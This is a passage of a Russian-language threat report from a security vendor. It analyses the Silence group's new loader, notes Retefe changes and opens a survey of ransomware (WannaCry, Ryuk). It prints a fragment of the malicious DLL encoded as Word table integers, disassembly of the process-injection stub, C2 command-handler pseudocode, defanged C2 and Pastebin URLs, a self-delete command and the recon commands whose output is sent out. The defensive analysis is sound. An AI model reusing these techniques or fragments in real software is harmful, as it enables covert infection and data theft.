Во-первых, некоторые образцы Retefe стали прикрываться установщиком безвредной программы. В первичном исполняемом файле запакован скрипт на языке Python, который записывает на диск жертвы два других исполняемых файла. Один из них — легитимный установщик пробной версии приложения Convert PDF to Word Plus, другой запускается параллельно и является загрузчиком Retefe. В некоторых атаках на пользователей компьютеров с MacOS загрузчик распространялся под видом фальшивого установщика ПО от компании Adobe.

24. Retefe banking trojan targets Sweden, Switzerland and Japan // Unit42 (Palo Alto Networks).

# 342

системы заразились за одну неделю новым загрузчиком Silence

Во-вторых, в качестве прокси-сервера злоумышленники стали использовать stunnel вместо TOR. Явного объяснения этому нет, но специалисты предполагают, что это сделано для снижения риска перехвата трафика третьей стороной (в сети TOR пакеты между отправителем и адресатом проходят через несколько дополнительных машин). Кроме того, подключение к TOR в корпоративной сети выглядит подозрительнее, чем стандартное соединение по протоколу SSL, который использует stunnel[25].

## Silence: новый загрузчик

Упомянутая выше группировка Silence не только расширила географию атак, но и усовершенствовала один из своих инструментов — загрузчик вредоносного ПО.

В феврале нынешнего года мы зафиксировали рассылку Silence, ориентированную на клиентов банков. Она примечательна тремя вещами.

- Вредоносная DLL-библиотека отображалась в виде таблиц, вложенных в документ Microsoft Word.
- Для загрузки дополнительных элементов ВПО злоумышленники использовали картинки и тексты, хранившиеся на общедоступных хостингах Imgur и Pastebin.
- При установке загрузчика Silence была задействована часть другого ВПО — Parallax, которое продается на теневых форумах.

В следующем разделе мы расскажем, как загрузчик устанавливается на компьютер жертвы и взаимодействует с управляющим сервером, а также объясним, как мы провели атрибуцию вредоносного ПО.

25. 2019: the return of Retefe // Proofpoint.

# Анализ загрузчика Silence

## Скачивание и запуск загрузчика

Путь загрузчика Silence на устройство состоит из трех этапов. Все начинается с электронного письма с вложением. Вложенный документ содержит макрос, который отвечает за получение вредоносного DLL-файла. Наконец, DLL-библиотека позволяет скачать и запустить исполняемый файл.

### Этап 1. Вредоносное письмо

Злоумышленники распространяют ВПО с помощью писем от некой Вики, которая предлагает посмотреть запись секретных переговоров (тема письма: *Tramp novosti posmatri*). К письму приложен вредоносный DOC-файл с макросом.

### Этап 2. DOC-файл с макросом

В теле вредоносного документа спрятана DLL-библиотека. Ее содержимое отображается в виде таблиц, вложенных в документ.

Для получения DLL-файла из таблиц используется макрос. Он преобразует каждое поле таблицы в 4 байта будущей библиотеки: текст ячейки обрабатывается как значение с типом integer.

Например:

- 9460301 преобразуется в 4d 5a 90 00;
- 3 преобразуется в 03 00 00 00;
- 4 преобразуется в 04 00 00 00.

Вредоносный документ содержит как 64-битную, так и 32-битную версии библиотеки. Содержимое 64-битной библиотеки находится между ключевыми словами SeasonValue и AppendCell, 32-битной — между Visions и FindWords. Разрядность загруженной библиотеки выбирается в соответствии с разрядностью процесса `winword.exe`.


SeasonValue

| | | | | | | |
|---|---|---|---|---|---|---|
| 9460301 | 3 | 4 | 65535 | 184 | 0 | 64 |
| 0 | 0 | 0 | 0 | 0 | 0 | 0 |
| 0 | 224 | 247078670 | -855002112 | 1275181089 | 1750344141 | 1881174889 |
| 1919381362 | 1663069537 | 1869508193 | 1700929652 | 1853190688 | 544106784 | 542330692 |
| 1701080941 | 168627502 | 36 | 0 | -451413679 | -1233545195 | -1233545195 |
| -1233545195 | -1227684594 | -1233545134 | -1226373874 | -1233545188 | -1226121188 | -1233545200 |
| -1233610731 | -1233545125 | -1227750130 | -1233545213 | -1226701554 | -1233545196 | -1226570482 |
| -1233545196 | 1751345490 | -1233545195 | 0 | 0 | 0 | 0 |
| 17744 | 362084 | 1580563295 | 0 | 0 | 539099376 | 655883 |
| 30208 | 29696 | 0 | 5344 | 4096 | -2147483648 | 1 |
| 4096 | 512 | 131077 | 0 | 131077 | 0 | 77824 |
| 1024 | 0 | 20971523 | 1048576 | 0 | 4096 | 0 |
| 1048576 | 0 | 4096 | 0 | 0 | 16 | 54512 |
| 71 | 53068 | 60 | 0 | 0 | 69632 | 1296 |
| 0 | 0 | 73728 | 352 | 0 | 0 | 0 |
| 0 | 0 | 0 | 0 | 0 | 0 | 0 |
| 0 | 0 | 36864 | 416 | 0 | 0 | 0 |
| 0 | 0 | 0 | 2019914798 | 116 | 30000 | 4096 |
| 30208 | 1024 | 0 | 0 | 0 | 1610612768 | 1633972782 |

Часть содержимого DLL-библиотеки, спрятанного в теле документа

### Этап 3. DLL-библиотека

Когда библиотека получена, макрос копирует ее в директорию `%TEMP%` с именем `icutils.dll` и загружает. Далее макрос вызывает из библиотеки `icutils.dll` функцию clone, в результате чего происходит скачивание и запуск новой версии загрузчика Silence.

В рамках недавней рассылки содержимое загрузчика скачивалось с хостинга текстовых файлов Pastebin: `hxxps://pastebin[.]com/raw/Jyujxy7z`. Вскоре после рассылки текст оказался недоступен.

# Получение распакованного загрузчика

Загрузчик дважды записывает свой код в адресное пространство процесса `cmd`.

## Первый инжект: как проходит

В ходе этого инжекта используется компонент загрузчика другого вредоносного ПО — Parallax. Это инструмент для удаленного доступа к зараженному устройству, который продается на теневых форумах.

ВПО создает дочерний процесс `cmd.exe` в приостановленном состоянии. Далее ВПО перезаписывает точку входа созданного процесса.

Код, которым перезаписывается точка входа процесса cmd.exe

```
push    ebp
mov     ebp, esp
sub     esp, 148h
xor     eax, eax
mov     [ebp+var_10], ax

loc_8001F:
; CODE XREF: sub_80010+5C9↓j

; sub_80010:loc_80621↓j

mov     cx, [ebp+var_10]
add     cx, 1
mov     [ebp+var_10], cx
push    eax
mov     eax, 0CBCBCBCBh
mov     [ebp+var_100], eax
pop     eax
mov     edx, [ebp+var_100]
mov     [ebp+var_4], edx
```

```
push    1388h
mov     eax, [ebp+var_4]
mov     ecx, [eax+24h]
push    ecx
call    sub_81240
add     esp, 8
```

Также программа записывает расшифрованный код и данные в выделенную область памяти.


Перед возобновлением процесса `cmd.exe` константа `0xCBCBCBCB` (см. код выше) заменяется адресом выделенной области памяти, куда ранее были записаны вредоносный код и данные.

## Первый инжект: что в результате

Вредоносный код, запускающийся в результате первого инжекта, имеет значительное сходство с кодом вредоносной библиотеки `icutils.dll`. Адреса импортируемых функций получаются по значениям `CRC32` от их имен.

В результате исполнения вредоносного кода ВПО загружает изображение с ресурса `hxxps://i.imgur[.]com/sGD7lrl.png` и сохраняет его в файл на диске по пути `%TEMP%/<random-hex-string>.png`.

Участок кода, отвечающий за загрузку изображения, также схож с кодом загрузки исполняемого файла вредоносной библиотекой `icutils.dll`. Это показывает, что злоумышленники повторно используют код на отдельных этапах загрузки ВПО.



Изображение, из которого получают исполняемый файл загрузчика Silence

## Второй инжект

Содержимое загруженного изображения используется для получения исполняемого файла загрузчика Silence, а также кода и данных, осуществляющих его исполнение в адресном пространстве дочернего процесса cmd.exe (не путать с одноименным процессом, который используется во время первого инжекта).

Полученный код прописывает файл, загруженный с `hxxps://pastebin[.]com/raw/Jyujxy7z`, в автозагрузку. Происходит это так:

- во время исполнения полученного кода исполняемый файл копируется на диск в произвольную папку, находящуюся в директории `%TEMP%`, с именем `local.exe`;
- в директории `%TEMP%` создается ярлык с именем `<random-hex-string>.lnk`, который далее копируется с именем `local.lnk` в папку `%UserProfile%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`.

После этого вредоносный код исполняет загрузчик Silence в адресном пространстве дочернего процесса cmd.exe, используемого во время второго инжекта.

# Общение загрузчика с управляющим сервером

### Главный цикл общения с управляющим сервером

```
bool __thiscall Main_sub_401168(main
*this)
{
  cc_data *cc_data; // ebx
  handler_data *handler_data; // edi
  void **_handler_obj; // esi
  bool handler_obj; // al

  cc_data = &this->cc_data;
  handler_data = &this->handler_data;
  do
  {
    _handler_obj =
    SendDataToCCAndGetCommand_
    sub_402E72(cc_data);
    CommandHandler_sub_402C31(handler_
    data, _handler_obj);
    if ( _handler_obj )
      (**_handler_obj)(_handler_obj, 1);
    Sleep_sub_401BD1(3000);
    handler_obj = CheckBreak_
    sub_402A11(handler_data);
  }
  while ( handler_obj );
  return handler_obj;
}
```

Общение загрузчика с управляющим сервером строится по следующему принципу:

- загрузчик обращается по адресу `hxxp(s)://minkolado[.]top/` и получает число — порядковый номер жертвы;
- все последующие обращения осуществляются по адресу `hxxp(s)://minkolado[.]top/{num}`;
- ответ управляющего сервера будет содержать команду для загрузчика.

Команды с управляющего сервера обрабатываются в функции CommandHandler.

### Псевдокод функции CommandHandler

```
code_1 = GetCode_sub_4028E8(handler_obj)
- 1;
if ( !code_1 ) // if command_code == 1
  return NewIdentityCommand_
  sub_402989(handler_data, handler_
  obj);// new_identity_command
code_2 = code_1 - 1;
```

```
if ( !code_2 ) // if command_code == 2
  return 1; // nop_command
code_3 = code_2 - 1;
if ( !code_3 ) // if command_code == 3
  return DownloadAndExecuteCommand_
  sub_402AEE(handler_data, handler_
  obj);// download_and_execute_command
code_4 = code_3 - 1;
if ( !code_4 ) // if command_code == 4
  return DestroyCommand_
  sub_402A18(handler_data, handler_
  obj); // set_destroy_command
if ( code_4 == 1 ) // if command_code
== 5
  return (PCInfo_sub_402CB0)(handler_
  obj); // pc_info_command
return 0; // undefined_command
```

# Команды с управляющего сервера

Загрузчик поддерживает следующие команды:

- new_identity_command
- nop_command
- download_and_execute_command
- set_destroy_command
- pc_info_command

Имена команд соответствуют именам классов, унаследованных от класса `server_command_base.`

Класс `server_command_base` содержит поле размером 4 байта под идентификатор команды с управляющего сервера (в псевдокоде выше он определен как `command_code`).

Далее приведем детальное описание каждой команды.

`new_identity_command`. Выполняется, если с управляющего сервера была получена строка, конвертируемая в целочисленное значение. После получения этой команды загрузчик изменяет порядковый номер пользователя, то есть относительный адрес, по которому происходит взаимодействие с управляющим сервером. Например, если сервер прислал строку «01337», то адрес взаимодействия с C&C для данного зараженного пользователя поменяется на `hxxp(s)://minkolado[.]top/1337`.

`nop_command`. Выполняется, если с управляющего сервера получена строка jest («есть» по-польски). При получении этой команды загрузчик ничего не делает.

`download_and_execute_command`. Выполняется, если с управляющего сервера получена строка nasz («наш» по-польски). Вместе со строкой nasz передается относительный адрес для скачивания дополнительного вредоносного ПО.

При получении команды загрузчик совершает следующие действия:

- загружает данные с полученного адреса;
- проверяет заголовок загруженных данных — первые 4 байта должны составлять заголовок CAB-файла (MSCF);
- если скачанные данные имеют верный заголовок, сохраняет их в файл `%UserProfile%\AppData\Local\temp.cab`;
- с помощью стандартной утилиты Windows expand извлекает из CAB-архива `temp.cab` файл `svchost.exe`.

Если файл `svchost.exe` успешно извлечен, он запускается из той же директории.

`set_destroy_command`. Выполняется, если с управляющего сервера получена строка praktycznie («практически» по-польски). При получении этой команды загрузчик самоудаляется с использованием команды `ping localhost -n 15 > nul & del {self_file_name}`.

`pc_info_command`. Выполняется, если с управляющего сервера получена строка poligraficznym («печать» по-польски). При получении команды загрузчик собирает и отправляет на управляющий сервер информацию о зараженной системе.

Это происходит следующим образом:

- загрузчик перенаправляет результат выполнения команд netstat -na, ipconfig, whoami, hostname, tasklist, systeminfo в файл `%UserProfile%\AppData\Local\pcinfo.txt`;
- с помощью стандартной утилиты Windows makecab загрузчик запаковывает файл `pcinfo.txt` в файл `temp.cab`;
- перед следующим запросом команды с управляющего сервера (это происходит каждые три секунды) файл temp.cab будет загружен на C&C с именем `introduce.dat (hxxp(s)://minkolado[.]top/{num}/introduce.dat)`.

`undefined_command`. В коде загрузчика присутствует еще один класс — обработчик команды с сервера, undefined_command. Он используется, если с C&C пришли некорректные данные. Злоумышленники назвали этот класс с опечаткой — `undefinded_command`.

| Функция | TrueBot | Новый загрузчик Silence |
|---|---|---|
| Сбор информации о зараженной системе при помощи системных утилит Windows | tasklist, ipconfig, hostname, qwinsta и др. | tasklist, ipconfig, hostname, netstat -na, whoami, systeminfo |
| Самоудаление | Есть | Есть |
| Загрузка дополнительного ВПО | В виде зашифрованных данных | В виде CAB-архива |
| Дополнительные команды с управляющего сервера | DEL | Целочисленное значение, jest, nasz, praktycznie, poligraficznym |

# Атрибуция нового загрузчика

Проанализированный нами загрузчик сочетает в себе особенности главного модуля Silence и предыдущего загрузчика группировки, известного как TrueBot.

В частности, с главным модулем совпадают:

- практика присваивания идентификатора зараженным пользователям;
- способ получения импортируемых функций и расшифрованных строк.

Сравнение нового загрузчика с TrueBot приведено в таблице.

# Атаки на организации

98

## Шифровальщики



110

## Растущая опасность



114

## Российские реалии

116

## RTM: поиск управляющих серверов

`Reverse engineering`

Киберпреступники еще больше смещают фокус с частных лиц на корпорации и органы власти.

Теперь организациям угрожают даже те виды вредоносного ПО, которые традиционно были нацелены на пользователей, например adware — программы для навязчивого показа рекламы.

Впрочем, главной угрозой для компаний, особенно в промышленном и медицинском секторах, за последние полтора года стали шифровальщики. Сегодня эти программы, которые шифруют файлы на компьютере жертвы и требуют выкуп за их расшифрование, участвуют в таргетированных атаках со сложными тактиками и глубоким погружением в сеть жертвы.

Из-за серьезности угрозы ей посвящена большая часть настоящей главы.

# Шифровальщики

Многие впервые услышали о шифровальщиках в 2017 г., когда мир охватила эпидемия атак с участием семейств WannaCry и NotPetya. Это были массовые заражения, которые парализовали тысячи организаций по всему миру.

С начала 2018 г. число массовых атак с шифровальщиками пошло на спад[1]. Сегодня злоумышленники, использующие шифрующее ВПО, гораздо избирательнее: их атаки направлены на конкретные организации, от которых ждут заметно выросших сумм выкупа.

**141 тыс. $**

средний убыток от простоя предприятия из-за атаки с шифровальщиком[2]


1. High-Impact ransomware attacks threaten U.S. businesses and organizations // Internet Crime Complain Center.
2. Datto's global state of the channel ransomware report // Datto.

# Общая эволюция: ставки выросли

| USD, млн | ВПО |
|---|---|
| 12,5 | Ryuk |
| 10,9 | DoppelPaymer |
| 10,0 | Sodinokibi |
| 9,9 | Ryuk |
| 6,1 | Maze |
| 6,0 | Sodinokibi |
| 5,3 | Ryuk |
| 2,9 | DoppelPaymer |
| 2,5 | Sodinokibi |
| 2,5 | DoppelPaymer |
| 2,3 | Maze |
| 1,9 | DoppelPaymer |
| 1,6 | BitPaymer |
| 1,0 | Maze |

Крупнейшие суммы выкупа в 2019 г.

Источник: CrowdStrike

За последние полтора года атаки с применением шифровальщиков стали более деструктивными. Злоумышленники стали вмешиваться не только в IT-процессы компаний-жертв, но и в функционирование физической части предприятий (например, станков на заводах). Это критично для тех жертв программ-вымогателей, деятельность которых основана на «железной» составляющей: например, производств и медицинских организаций.

Еще одна важная тенденция: злоумышленники стали требовать выкуп только после полной компрометации. Получив доступ в сеть жертвы, злоумышленники не спешат запускать шифровальщик. Вместо этого они сосредотачиваются на том, чтобы изучить инфраструктуру, найти ее болевые точки и отключить как можно больше защитных механизмов. Только добравшись до ключевых систем в сети, преступники запускают программу-вымогатель. В результате атака сильнее бьет по организации, что повышает шансы злоумышленников получить выкуп за расшифрование файлов[3].


Наконец, сделав свои атаки более продвинутыми, злоумышленники стали требовать от жертв больше денег. Согласно одному из подсчетов, средняя сумма требуемого выкупа в 2019 г. достигла 5,9 тыс. долл. — по сравнению с 2018 г. она выросла на треть (37%)[4].

3. Ransomware against the machine: how adversaries are learning to disrupt industrial production by targeting IT and OT // FireEye.
4. Datto's global state of the channel ransomware report // Datto.

# Старые знакомые: иммунитета нет

Массовые атаки шифровальщиков WannaCry и NotPetya произошли весной 2017 г. С тех пор было закрыто много уязвимостей, помогавших разработчикам этого класса вредоносного ПО, а также были проработаны меры защиты от старых угроз.

Однако в 2019–2020 гг. мы все еще можем услышать несколько знакомых названий.



## WannaCry: неусвоенный урок

Эпидемия WannaCry в свое время заставила полмира выучить слово «шифровальщик». Она также должна была продемонстрировать организациям, чего стоит небрежное отношение к базовым правилам кибербезопасности.

Три года спустя это семейство ВПО напоминает нам, как далека ситуация от идеала.

Более

# 4 МЛН+

попыток заражения WannaCry совершается за месяц[5]

Эта история началась в марте 2017 г. Тогда компания Microsoft выпустила обновление, которое закрыло серьезную уязвимость в реализации одного из сетевых протоколов. О самой проблеме компания узнала от Агентства национальной безопасности США, где эксплоит — метод эксплуатации уязвимости — был известен под кодовым названием EternalBlue. Microsoft обозначила патч как критический, и он стал обязательным для установки всех новых версий Windows.

Два месяца спустя десятки тысяч компьютеров в 70 странах были поражены вредоносом WannaCry, который использовал именно EternalBlue для распространения по сети атакованных организаций.

Прежде чем угрозу удалось остановить, число зараженных систем достигло 200 тыс., а география расширилась до 150 стран. Среди жертв были как корпорации, так и государственные органы, в том числе Национальная служба здравоохранения Великобритании.

После такой массовой атаки можно было бы ожидать, что практически на все компьютеры установят защиту от EternalBlue — то есть просто обновят версию Windows. Однако статистика показывает, что этого не произошло.

5. WannaCry aftershock // Sophos.

В августе 2019 г. было зафиксировано более 4,3 млн попыток заражения WannaCry со стороны уже инфицированных компьютеров. Это означает, что в мире остается достаточно машин, которые не защищены от EternalBlue. Иными словами, ОС Windows на них не обновлялась по крайней мере с марта 2017 г.

В таких условиях мы не столкнулись со второй эпидемией WannaCry практически по чистому везению. Сейчас в сети циркулируют в основном модифицированные версии вредоноса, которые заражают устройства, но не шифруют файлы на них[6].

Невыученный урок пока обходится дешево. Но так случается не всегда, что показывает пример другого старого знакомого — шифровальщика Ryuk.

Более

**27,7 млн $**

совокупно потребовали от своих жертв операторы шифровальщика Ryuk за 2019 г.[7]

6. WannaCry aftershock // Sophos.
7. 2020 global threat report // CrowdStrike.

# Ryuk: гибридная угроза

